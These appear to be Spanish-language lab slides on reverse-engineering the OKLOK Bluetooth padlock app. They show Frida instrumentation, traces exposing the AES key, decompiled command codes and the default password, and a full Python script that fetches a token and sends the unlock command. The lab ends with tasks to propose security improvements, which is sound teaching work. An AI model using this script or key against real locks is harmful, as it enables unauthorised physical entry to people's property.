255|rpi4:/ # cd /data/local/tmp
rpi4:/data/local/tmp # chmod 755 frida-server-14.2.8-android-arm
rpi4:/data/local/tmp # ./frida-server-14.2.8-android-arm
```

Ejecución del servidor  
Frida en Android



# Instrumentalizar Apk

```
masteriot@ubuntu: ~/Desktop/Lock
File Edit View Search Terminal Help
masteriot@ubuntu:~/Desktop/Lock$ frida-ps -U
PID  Name
-----
3492  adbd
1719  android.process.acore
1836  android.process.media
3684  com.android.defcontainer
3831  com.android.documentsui
3848  com.android.externalstorage
3184  com.android.gallery3d
1590  com.android.inputmethod.latin
1646  com.android.launcher3
1631  com.android.phone
4008  com.android.settings
3863  com.android.shell
1407  com.android.systemui
2111  com.android.vending:download_service
2094  com.google.android.gms
1605  com.google.android.gms.persistent
3405  com.google.android.gms.unstable
1577  com.google.android.googlequicksearchbox:interactor
1778  com.google.android.googlequicksearchbox:search
3725  com.google.android.partnersetup
1790  com.google.process.gapps
3750  com.svox.pico
1023  debuggerd
1380  dhcpcd
1025  drmserver
4144  frida-server-14.2.9-android-x86
1030  gatekeeperd
1016  healthd
    1  init
1027  installd
3965  jackpal.androidterm
1028  keystore
1017  lmkd
4146  logcat
  972  logd
```

Comprobación de que  
Frida está funcionando  
en Android



oklok-frida\_new.js UNREGISTERED

```
//oklok1.js
Java.perform(function () {
    var CMDUtils = Java.use('com.coolu.blelibrary.utils.CMDUtils');

    var log_byte_array = function (arr) {
        var result = "";
        var buffer = Java.array('byte', arr);
        for(var i = 0; i < buffer.length; ++i) {
            var hexb = (buffer[i] & 0xFF).toString(16);
            if (hexb.length == 1) hexb = '0' + hexb;
            result += hexb;
        }
        console.log(result);
    };

    CMDUtils.Encrypt.implementation = function (pt, key) {
        console.log('[+] Inside Encrypt() =====');
        var ct = this.Encrypt(pt, key);
        console.log('Pt:');
        log_byte_array(pt);
        console.log('key:');
        log_byte_array(key);
        return ct;
    };

    CMDUtils.Decrypt.implementation = function (ct, key) {
        console.log('[+] Inside Decrypt() =====');
        var pt = this.Decrypt(ct, key);
        console.log('Pt:');
        log_byte_array(pt);
        console.log('Key:');
        log_byte_array(key);
        return pt;
    };
});
```

Line 1, Column 1 Tab Size: 4 JavaScript

Código sustitutorio de  
*Encrypt/Decrypt*



# FRIDA

Ejecutamos la App parcheada en Android y enviamos el código a ejecutar

```
masteriot@ubuntu:~/Desktop/Lock
File Edit View Search Terminal Help
masteriot@ubuntu:~/Desktop/Lock$ frida -U -l oklok-frida_new.js com.oklok.y

      /__|  Frida 14.2.8 - A world-class dynamic instrumentation toolkit
     | ( \ |
     >  Commands:
    /_/_\|   help      -> Displays the help system
    . . . .  object?   -> Display information about 'object'
    . . . .  exit/quit -> Exit
    . . . .
    . . . .  More info at https://www.frida.re/docs/home/

[VirtualBox:::com.oklok.y]-> [+] Inside Decrypt() ======
Pt:
050d01000208c5010205000000000000
Key:
034100624f0a29355c193f1a39192356
[+] Inside Encrypt() ======
Pt:
060101014d130230471f24354b2c4f37
key:
034100624f0a29355c193f1a39192356
[+] Inside Encrypt() ======
Pt:
0601010177345e347c743f3d5b27531f
key:
034100624f0a29355c193f1a39192356
[+] Inside Decrypt() ======
Pt:
060207164ff6470102050000000000000
Key:
034100624f0a29355c193f1a39192356
[+] Inside Decrypt() ======
Pt:
060207164ff6470102050000000000000
```

Cifra de 16B -> AES-128



# Analizando la traza

key: 034100624f0a29355c193f1a39192356

```
[+] Inside Encrypt() =====  
Pt: 060101015705162b7c5b34162b4b4b2e --> Traza Nº 101  
[+] Inside Encrypt() =====  
Pt: 0602077464a8bd010205000000000000 --> Traza Nº 103  
[+] Inside Decrypt() =====  
Pt: 06010101644c391e5b6a4f3237477a78 --> Traza Nº 105  
[+] Inside Decrypt() =====  
Pt: 0602077464a8bd010205000000000000 --> Traza Nº 107  
[+] Inside Encrypt() =====  
Pt: 020101017464a8bd2f22114d0c157e65 --> Traza Nº 109  
[+] Inside Decrypt() =====  
Pt: 0202015e64a8bd010205000000000000 --> Traza Nº 112  
[+] Inside Encrypt() =====  
Pt: 0501063030303030307464a8bd1f0375 --> Traza Nº 113  
[+] Inside Decrypt() =====  
Pt: 0502010064a8bd010205000000000000 --> Traza Nº 121  
[+] Inside Decrypt() =====  
Pt: 050d010064a8bd010205000000000000 --> Traza Nº 123
```



# Analizando la traza

key: 034100624f0a29355c193f1a39192356

[+] Inside Encrypt() -----		
Pt: 0601010	CMDAPI -> CMD_TOKEN	-->
[+] Inside Encrypt() =====		
Pt: 0602077464a8bd010205000000000000		-->
[+] Inside Decrypt() -----		
Pt: 0601010	CMDAPI -> CMD_TOKEN	-->
[+] Inside Decrypt() =====		
Pt: 0602077464a8bd010205000000000000		-->
[+] Inside Encrypt() -----		
Pt: 0201010	CMDAPI -> CMD_GET_POWER	-->
[+] Inside Decrypt() =====		
Pt: 0202015e64a8bd010205000000000000		--> Traza № 112
[+] Inside Encrypt() -----		
Pt: 0501063	CMDAPI -> CMD_OPEN_LOCK 😊	--> Traza № 113
[+] Inside Decrypt() =====		
Pt: 0502010064a8bd010205000000000000		--> Traza № 121
[+] Inside Decrypt() =====		
Pt: 050d010064a8bd010205000000000000		--> Traza № 123

```

import com.coolu.blelibrary.mode.WriteCardIndexOrder;
import com.coolu.blelibrary.utils.CMDUtils;

public class CMDAPI {
    public static final String CMD_ADD_PASSWORD = "E102";
    public static final String CMD_CARD_WRITE_NUMBER = "F111";
    public static final String CMD_CHANGE_PASSWORD = "0505";
    public static final String CMD_CLOSE_LOCK = "0508";
    public static final String CMD_DELETE_CARD_BY_ID = "F00C";
    public static final String CMD_DELETE_FINGERPRINT = "F104";
    public static final String CMD_DELETE_PASSWORD = "E202";
    public static final String CMD_GET_LOCK_STATUS = "050F";
    public static final String CMD_GET_POWER = "0202";
    public static final String CMD_OPEN_LOCK = "0502";
    public static final String CMD_QUERY_FINGERPRINT = "F102";
    public static final String CMD_READ_CARD_NUMBER = "FC16";
    public static final String CMD_READ_CARD_RESULT = "F1C4";
    public static final String CMD_READ_CARD_STATUS = "FC13";
    public static final String CMD_READ_OPEN_LOG = "050B";
    public static final String CMD_REGISTER_FINGERPRINT = "F002";
    public static final String CMD_REGISTER_FINGERPRINT_STATUS = "F003";
    public static final String CMD_REGISTER_FINGERPRINT_SUCCESS = "F004";
    public static final String CMD_RESET_DEVICE = "E802";
    public static final String CMD_RESET_FINGERPRINT = "F402";
    public static final String CMD_SET_KEY_PASSWORD = "E402";
    public static final String CMD_SET_TIME = "0604";
    public static final String CMD_SET_WIFI_NAME = "1102";
    public static final String CMD_SET_WIFI_PASSWORD = "1202";
    public static final String CMD_TOKEN = "0602";
    public static final String CMD_UPDATE_LOCK_DOOR_INFO = "FC0F";
    public static final String CMD_WIFI_STATUS = "1301";
    public static final String CMD_WRITE_CARD_MODE = "FC02";
    public static final String CMD_WRITE_CARD_RESULT = "FCB2";
}

```



# Analizando la traza

key: 034100624f0a29355c193f1a39192356

```
[+] Inside Encrypt() =====  
Pt: 060101015705162b7c5b34162b4b4b2e --> Traza Nº 101  
[+] Inside Encrypt() =====  
Pt: 0602077464a8bd010205000000000000 --> Traza Nº 103  
[+] Inside Decrypt() =====  
Pt: 06010101644c391e5b6a4f3237477a78 --> Traza Nº 105  
[+] Inside Decrypt() =====  
Pt: 0602077464a8bd010205000000000000 --> Traza Nº 107  
[+] Inside Encrypt() =====  
Pt: 020101017464a8bd2f22114d0c157e65 --> Traza Nº 109  
[+] Inside Decrypt() =====  
Pt: 0202015e64a8bd010205000000000000 --> Traza Nº 112  
[+] Inside Encrypt() =====  
Pt: 0501063030303030307464a8bd1f0375 --> Traza Nº 113  
[+] Inside Decrypt() =====  
Pt: 0502010064a8bd010205000000000000 --> Traza Nº 121  
[+] Inside Decrypt() =====  
Pt: 050d010064a8bd010205000000000000 --> Traza Nº 123
```




# Analizando la traza

```
public enum TYPE {
    GET_BATTERY(InputDeviceCompat.SOURCE_DPAD),
    UPDATE_VERSION(769),
    OPEN_LOCK(1281),
    RESET_PASSWORD(1283),
    RESET_PASSWORD2(1284),
    RESET_LOCK(1292),
    LOCK_STATUS(1294),
    STOP_READ(1300),
    GET_TOKEN(1537),
    SET_TIME(1539),
    READ_OPEN_LOG(1543),
    GET_DEVICE_ID(2305),
    RESET_AQ(2561),
    SET_WIFI_NAME(4353),
    SET_WIFI_PASSWORD(4609),
    VOLUME_ADJUSTMENT(57345),
    SET_PASSWORD(57601),
    DELETE_PASSWORD(57857),
    SET_KEY_PASSWORD(58369),
    RESET_DEVICE(59393),
    REGISTER_FINGERPRINT(61441),
    QUERY_FINGERPRINT(61697),
    DELETE_FINGERPRINT(61699),
    RESET_FINGERPRINT(62465),
    WRITE_CARD_MODE(64513),
    DELETE_CARD_BY_ID(64523),
    UPDATE_LOCK_DOOR_INFO(64525),
    READ_CARD_MODE(64530),
    QUERY_ID_CARD_NUMBER(64533),
    WRITE_ID_CARD_NUMBER(64528);
```



# Proceso de desbloqueo





# Mensaje de desbloqueo

\*New Project - jadx-gui

File View Navigation Tools Help

OKLOK\_v1.3.0.apk

Source code

```

812     } else if (!trim.equals(this.name)) {
815         ((LockInfoPresenter) getPresenter()).editLockInfo(this.lockId, trim);
816     }
817 }

818 @OnClick({2131231233})
819 public void onTvOpenBleClicked() {
820     this.isGprsOpen = false;
821     Log.e(LockInfoActivity.class.getSimpleName(), "onClinck onTvOpenBleClicked");
822     packupButton(true);
823     openLockAnimation();
824     if (getConnectStatus()) {
825         if (this.tvHint != null) {
826             this.tvHint.setText(getString(R.string.unlocking));
827         }
828         BLEService.sendCmd(this, CMDAPI.OPEN_LOCK());
829         return;
830     }
831     connect(false);
832 }

833 @OnClick({2131231234})
834 public void onTvOpenGprsClicked() {
835     this.isGprsOpen = true;
836 }
```

\*New Project - jadx-gui

File View Navigation Tools Help

OKLOK\_v1.3.0.apk

Source code

```

public static final String CMD_RESET_FINGERPRINT = "F402";
public static final String CMD_SET_KEY_PASSWORD = "E402";
public static final String CMD_SET_TIME = "0604";
public static final String CMD_SET_WIFI_NAME = "1102";
public static final String CMD_SET_WIFI_PASSWORD = "1202";
public static final String CMD_TOKEN = "0602";
public static final String CMD_UPDATE_LOCK_DOOR_INFO = "FC0F";
public static final String CMD_WIFI_STATUS = "1301";
public static final String CMD_WRITE_CARD_MODE = "FC02";
public static final String CMD_WRITE_CARD_RESULT = "FC82";

166 public static byte[] OPEN_LOCK() {
167     return CMDUtils.exchangeInfo(new OpenLockTxOrder());
168 }
```



# Mensaje de desbloqueo

**OKLOK\_v1.3.0.apk**

```

File View Navigation Tools Help
OKLOK_v1.3.0.apk Source code
  android
  bolts
  butterknife
  com
  freemarker
  javax.annotation
  okhttp3
  okio
  rx

  *New Project - jadx-gui
File View Navigation Tools Help
OKLOK_v1.3.0.apk Source code
  android
  bolts
  butterknife
  com
  freemarker
  javax.annotation
  okhttp3
  okio
  org
  retrofit2
  rx

  *New Project - jadx-gui
File View Navigation Tools Help
OKLOK_v1.3.0.apk Source code
  android
  bolts
  butterknife
  com
  freemarker
  javax.annotation
  okhttp3
  okio
  org
  retrofit2
  rx

```

**com.coolu.blelibrary.mode.TxOrder**

```

17 public class TxOrder {
18     private static final char[] DIGITS_HEX = {'0', '1', '2', '3', '4', '5', '6', '7', '8', '9', 'A', 'B', 'C', 'D', 'E', 'F'};
19
20     public static byte[] exchangeInfo(TxOrder txOrder) {
21         Logger.show("BLEService", "====发送指令====" + txOrder.generateString());
22         return Encrypt(hexString2Bytes(txOrder.generateString()), Config.KEY);
23     }

```

**com.coolu.blelibrary.mode.Order**

```

package com.coolu.blelibrary.mode;

import com.coolu.blelibrary.config.Config;
import com.coolu.blelibrary.mode.Order;

public class Order {
    public Order() {
        super(Order.TYPE.OPEN_LOCK);
        add(6, Config.password[0], Config.password[1], Config.password[2], Config.password[3], Config.password[4], Config.password[5]);
    }
}

```

**com.coolu.blelibrary.utils.CMDUtils**

```

06 30 30 30 30 30 30 30

```

**com.coolu.blelibrary.CMDAPI**

```

package com.coolu.blelibrary.mode;

import com.coolu.blelibrary.config.Config;
import com.coolu.blelibrary.mode.Order;

public class Order {
    public Order() {
        super(Order.TYPE.OPEN_LOCK);
        add(6, Config.password[0], Config.password[1], Config.password[2], Config.password[3], Config.password[4], Config.password[5]);
    }
}

```

**com.coolu.blelibrary.mode.OpenLockTxOrder**

```

10 public class OpenLockTxOrder extends TxOrder {
11     public OpenLockTxOrder() {
12         super(Order.TYPE.OPEN_LOCK);
13         add(6, Config.password[0], Config.password[1], Config.password[2], Config.password[3], Config.password[4], Config.password[5]);
14     }
}

```

**com.coolu.blelibrary.config.Config**

```

48 = 0x30

```

**ary.mode.TxOrder**

```

32 public class TxOrder {
33     private static final byte[] KEY = {32, 87, 47, 82, 54, 75, 63, 71, 48, 80, 65, 88, 17, 99, 45, 43};
34     private static final byte[] KEY_Y5 = {58, 96, 67, 42, 92, 1, 33, 31, 41, 30, 15, 78, 12, 19, 40, 37};
35     private static final byte[] MTX_KEY = {32, 87, 47, 82, 54, 75, 63, 71, 48, 80, 65, 88, 17, 99, 45, 43};
36     private static final byte[] TOKEN;
37     private static final byte[] newPWD = {48, 48, 48, 48, 48, 48};
38     private static final byte[] password = {48, 48, 48, 48, 48, 48};
39
40     public static void setKEY(byte[] bArr) {
41
42     }
}

```



# Mensaje de desbloqueo

JADX memory usage: 0.58 GB of 4.00 GB

The image shows two screenshots of the Jadx-GUI tool interface, both displaying the Java code for the 'Order' class from the 'OKLOK\_v1.3.0.apk' APK file.

**Top Screenshot:** The code for the 'TxOrder' class is shown. It extends the 'Order' class and uses a Random object to generate values. The code is as follows:

```
package com.coolu.blelibrary.mode;
import com.coolu.blelibrary.config.Config;
import com.coolu.blelibrary.mode.Order;
import java.util.Collection;
import java.util.Random;

public class TxOrder extends Order {
    private Random random = new Random();

    public TxOrder(Order.TYPE type) {
        super(type);
    }
}
```

**Bottom Screenshot:** The code for the 'Order' class is shown. It contains a List of bytes and an enum for different types of orders. The code is as follows:

```
import java.util.ArrayList;
import java.util.Collection;
import java.util.List;

public class Order {
    private final List<Byte> datas = new ArrayList();
    private TYPE type;

    public Order(TYPE type2) {
        this.type = type2;
    }

    public enum TYPE {
        GET_BATTERY(InputDeviceCompat.SOURCE_DPAD),
        UPDATE_VERSION(769),
        OPEN_LOCK(1281),
        RESET_PASSWORD(1283),
        RESET_PASSWORD2(1284),
        RESET_LOCK(1292),
        LOCK_STATUS(1294),
        STOP_READ(1300),
        GET_TOKEN(1537),
        SET_TIME(1539),
        READ_OPEN_LOG(1543),
        GET_DEVICE_ID(2305),
        ...
    }
}
```



# Mensaje de desbloqueo

The screenshot shows the JADX GUI interface with the following details:

- Project:** \*New Project - jadx-gui
- File:** OKLOK\_v1.3.0.apk
- Source code:** The left sidebar lists dependencies: android, bolts, butterknife, com, freemarker, javax.annotation, okhttp, okio, org, retrofit2, rx, zxing.android.
- Code View:** The main window displays the decompiled Java code for `com.coolu.blelibrary.mode.TxOrder`. The code includes methods for `clear()`, `generateString()`, and `toString()`.
- Generated String:** The `generateString()` method is highlighted. It uses `StringBuilder` to build a string by appending hex values and random integers. A specific line of code, `sb.append(Config.TOKEN[i2]);`, is highlighted with a blue box and an arrow pointing to the value **0501**.
- Final Output:** The resulting string is shown in a large blue box: **0630303030303030**.
- Bottom Output:** A large blue box at the bottom contains the final message: **0501 06303030303030 [TOKEN] [RAND]**.
- Memory Usage:** JADYX memory usage: 0.50 GB of 4.00 GB

0501 06303030303030 [TOKEN] [RAND]



```

oklok-unlock_1.py  oklok-unlock_1.py  UNREGISTERED
1 from bluepy.btle import Scanner, Peripheral, DefaultDelegate
2 from Crypto.Cipher import AES
3
4 AESKEY = '034100624f0a29355c193f1a39192356'
5
6 class MyDelegate(DefaultDelegate):
7     def __init__(self):
8         DefaultDelegate.__init__(self)
9         self.token = None
10    def handleNotification(self, cHandle, data):
11        cipher = AES.new(AESKEY.decode('hex'), AES.MODE_ECB)
12        pt = cipher.decrypt(data)
13
14        if pt.startswith('\x06\x02\x07'):
15            self.token = pt[3:7]
16            print '[+] Token:', self.token.encode('hex')
17
18    def connect(addr):
19        print '[+] Connecting'
20        p = Peripheral(addr)
21
22        write_char = p.getCharacteristics(uuid='000036f5-0000-1000-8000-00805f9b34fb')[0]
23        notify_char = p.getCharacteristics(uuid='000036f6-0000-1000-8000-00805f9b34fb')[0]
24
25        # Enable notifications, https://stackoverflow.com/a/15722811
26        p.writeCharacteristic(7, '0100'.decode('hex'), withResponse=True)
27
28        d = MyDelegate()
29        p.withDelegate(d)
30
31        gettokencmd = '06010101' + '0'*24
32        gettokstr = AES.new(AESKEY.decode('hex'), AES.MODE_ECB).encrypt(gettokencmd.decode('hex'))
33
34        print '[+] Sending GET_TOKEN command'
35        write_char.write(gettokstr, withResponse=True)
36
37        p.waitForNotifications(2)
38
39        if d.token != None:
40            cipher = AES.new(AESKEY.decode('hex'), AES.MODE_ECB)
41
42            # Send unlock command
43            pt = '0501063030303030'.decode('hex') + d.token + '\x00\x00\x00'
44            write_char.write(cipher.encrypt(pt))
45            print '[+] Sent unlock command'
46
47    def main():
48        s = Scanner()
49        print '[+] Scanning for 5s...'
50        s.scan(5)
51
52        for dev in s.getDevices():
53            if dev.getValueText(0x9) == 'BlueFPL':
54                print '[+] Found OKLOK'
55                connect(dev.addr)
56                break
57
58    if __name__ == '__main__':
59        main()
60
61

```

The code is a Python script named 'oklok-unlock\_1.py' for interacting with a BlueFPL device (OKLOK). It uses the 'bluepy' library to scan for devices, connect to a specific one, and handle notifications. The script defines a custom delegate class 'MyDelegate' to manage notifications. It sends a 'GET\_TOKEN' command to the device and then uses the received token to send an unlock command. The script is run from the command line.



# Tareas para el laboratorio

1. Obtener la dirección física del candado
2. Registrar y analizar el tráfico BLE entre la App y el candado
3. Intentar un *reply-attack* mediante BLE
4. Analizar la App usando *jadx*
5. Instrumentar el código de la App usando *Frida* y *Objection* para averiguar la clave
6. Entender el mecanismo de apertura
7. Abrir el candado usando un PC
8. Proponer mejoras de seguridad